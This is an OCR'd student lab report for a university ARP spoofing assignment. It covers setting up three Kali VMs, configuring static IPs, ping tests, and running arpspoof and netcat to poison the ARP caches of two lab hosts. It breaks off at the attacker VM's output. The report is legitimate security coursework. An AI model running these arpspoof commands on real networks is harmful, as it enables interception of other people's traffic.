
Cybersecurity Project 2-ARP Spoofing
Spring 2024

This is an individual project, please make sure that you work out your own solutions and results. When you finish, you need to make a demo and submit this final report to Webcampus.

Refer to the following topology in the slides for the project



Example: ARP Spoofing

CLIENT

LAN: 192.168.1.x

Regular traffic

SERVER

switch

Alice
.10

Using arp poisoning

Bob
.100

MAC: 00:0A:E4:2E:9B:11

MAC: 00:0A:E4:3B:47:7E


gratuitous arp reply
Bob's IP→ Cracker's MAC
arpspoof 192.168.1.10 192.168.1.100
victim ip *gateway ip*

gratuitous arp reply
Alice's IP→ Cracker's MAC
arpspoof 192.168.1.100 192.168.1.10
victim ip *gateway ip*

MAC: 00:22:64:34:60:88

Cracker
.1

1. (10 pts) Build a LAN (local area network) environment with three VMs: **[YourName]-**Client, **[YourName]-**Server and **[YourName]-**Cracker. **Show your identity for all screenshots of the following steps. Failure to do so will result in a grade of ZERO on this project.**



Oracle VM VirtualBox Manager


Kishan Patel - Cracker (Base)
Running

Kishan Patel - Client (Base)
Running

Kishan Patel - Server (...)
Running

Name	Taken
Base	4/13/2024 1:26 PM (29 minutes ago)
Current State (changed)	

a.



Kishan Patel - Server (Base) [Running] - Oracle VM VirtualBox

kpatel@kali: ~

```
┌──(kpatel㉿kali)-[~]
└─$ 
```

Kishan Patel - Cracker (Base) [Running] - Oracle VM VirtualBox

kpatel@kali: ~

```
┌──(root㉿kali)-[/home/kpatel]
└─# exit

┌──(kpatel㉿kali)-[~]
└─$ sS
```

Kishan Patel - Client (Base) [Running] - Oracle VM VirtualBox


kpatel@kali: ~

```
┌──(kpatel㉿kali)-[~]
└─$ 
```

File Machine View Input Devices Help
1 2 3 4
13:40
13:51
13:57
Trash
File System
Home
File Actions Edit View Help
Right Ctrl

b.

2. (10 pts) All VMs should be in the same subnet. You can use the network prefix 192.168.1.0/24 to configure the network. After configuration, show the screenshots of **correctly configured IP address** on each VM.

    a. 

Kishan Patel - Server (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10:48
Trash
File System
Home
kpatel@kali: ~
File Actions Edit View Help
Right Ctrl

```
  GNU nano 7.2                 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*
auto eth0
iface eth0 inet static
address 192.168.1.5
netmask 255.255.255.0
gateway 192.168.86.1

# The loopback network interface
auto lo
iface lo inet loopback
```


Kishan Patel - Cracker (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10:48
Trash
File System
Home
kpatel@kali: ~
File Actions Edit View Help

```
  GNU nano 7.2                 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*
auto eth0
iface eth0 inet static
address 192.168.1.15
netmask 255.255.255.0
gateway 192.168.86.1

# The loopback network interface
auto lo
iface lo inet loopback

                              [ Read 14 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```

Kishan Patel - Client (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10:48
Trash
File System
Home
kpatel@kali: ~
File Actions Edit View Help

```
  GNU nano 7.2          /etc/network/interfaces
# This file describes the network interfaces available on your >
# and how to activate them. For more information, see interface>

source /etc/network/interfaces.d/*
auto eth0
iface eth0 inet static
address 192.168.1.10
netmask 255.255.255.0
gateway 192.168.86.1

# The loopback network interface
auto lo
iface lo inet loopback

                        [ Read 13 lines ]
^G Help      ^O Write Out^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File^\ Replace   ^U Paste     ^J Justify
```

3. (10 pts) Test all VMs that can ping each other. Show screenshots.

a. 

Kishan Patel - Server (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10:47
Trash
File System
Home
kpatel@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(kpatel㉿kali)-[~]
└─$ ping -c 2 192.168.1.10; ping -c 2 192.168.1.15
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=0.240 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=0.222 ms

— 192.168.1.10 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1008ms
rtt min/avg/max/mdev = 0.222/0.231/0.240/0.009 ms
PING 192.168.1.15 (192.168.1.15) 56(84) bytes of data.
64 bytes from 192.168.1.15: icmp_seq=1 ttl=64 time=0.400 ms
64 bytes from 192.168.1.15: icmp_seq=2 ttl=64 time=0.327 ms

— 192.168.1.15 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1021ms
rtt min/avg/max/mdev = 0.327/0.363/0.400/0.036 ms

┌──(kpatel㉿kali)-[~]
└─$ 
```


Kishan Patel - Client (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10:47
Trash
File System
Home
kpatel@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(kpatel㉿kali)-[~]
└─$ ping -c 2 192.168.1.15; ping -c 2 192.168.1.5
PING 192.168.1.15 (192.168.1.15) 56(84) bytes of data.
64 bytes from 192.168.1.15: icmp_seq=1 ttl=64 time=0.349 ms
64 bytes from 192.168.1.15: icmp_seq=2 ttl=64 time=0.603 ms

— 192.168.1.15 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1012ms
rtt min/avg/max/mdev = 0.349/0.476/0.603/0.127 ms
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.
64 bytes from 192.168.1.5: icmp_seq=1 ttl=64 time=0.416 ms
64 bytes from 192.168.1.5: icmp_seq=2 ttl=64 time=0.456 ms

— 192.168.1.5 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1020ms
rtt min/avg/max/mdev = 0.416/0.436/0.456/0.020 ms

┌──(kpatel㉿kali)-[~]
└─$ 
```

Kishan Patel - Cracker (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10:47
Trash
File System
Home
kpatel@kali: ~
File Actions Edit View Help
Right Ctrl

```
┌──(kpatel㉿kali)-[~]
└─$ ping -c 2 192.168.1.5; ping -c 2 192.168.1.10
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.
64 bytes from 192.168.1.5: icmp_seq=1 ttl=64 time=0.193 ms
64 bytes from 192.168.1.5: icmp_seq=2 ttl=64 time=0.274 ms

— 192.168.1.5 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1040ms
rtt min/avg/max/mdev = 0.193/0.233/0.274/0.040 ms
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=64 time=0.313 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=64 time=0.575 ms

— 192.168.1.10 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1041ms
rtt min/avg/max/mdev = 0.313/0.444/0.575/0.131 ms

┌──(kpatel㉿kali)-[~]
└─$ 
```

4. (10 pts) Install Arpspoof tool (apt-get) if it’s not available on the Cracker VM. Show the screenshots of Arpspoof version.


a. 

Kishan Patel - Cracker (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
13:56
Trash
File System
Home
root@kali: /home/kpatel
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/kpatel]
└─# arpspoof -V
Version: 2.4
Usage: arpspoof [-i interface] [-c own|host|both] [-t target] [-r] host

┌──(root㉿kali)-[/home/kpatel]
└─# 
```

5. (20 pts) Use Arpspoof to launch the attack. You can use netcat tool to generate traffic between the Client and Server. Show the screenshots of your commands on Client, Cracker and Server VMs.

   a. Commands


Kishan Patel - Server (Base) [Running] - Oracle VM VirtualBox
Kishan Patel - Client (Base) [Running] - Oracle VM VirtualBox
Kishan Patel - Cracker (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
13:03
kpatel@kali: ~
root@kali: /home/kpatel
File Actions Edit View Help
Trash
File System
Home
arpspoof w...
Right Ctrl

Server:

```
┌──(kpatel㉿kali)-[~]
└─$ netcat -lv -p 20000
```


Client:

```
┌──(kpatel㉿kali)-[~]
└─$ nc -w1 192.168.1.5 20000
```

Cracker:

```
┌──(root㉿kali)-[/home/kpatel]
└─# arpspoof -i eth0 -t 192.168.1.5 192.168.1.10

┌──(root㉿kali)-[/home/kpatel]
└─# arpspoof -i eth0 -t 192.168.1.10 192.168.1.5
```

   b. Code running


Kishan Patel - Server (Base) [Running] - Oracle VM VirtualBox
Kishan Patel - Client (Base) [Running] - Oracle VM VirtualBox
Kishan Patel - Cracker (Base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
13:04
kpatel@kali: ~
root@kali: /home/kpatel
File Actions Edit View Help
Trash
File System
Home
arpspoof w...
Right Ctrl

Server:

```
┌──(kpatel㉿kali)-[~]
└─$ netcat -lv -p 20000
listening on [any] 20000 ...
192.168.1.10: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.10] 47238
Hello World
```


Client:

```
┌──(kpatel㉿kali)-[~]
└─$ nc -w1 192.168.1.5 20000
Hello World
```

Cracker:

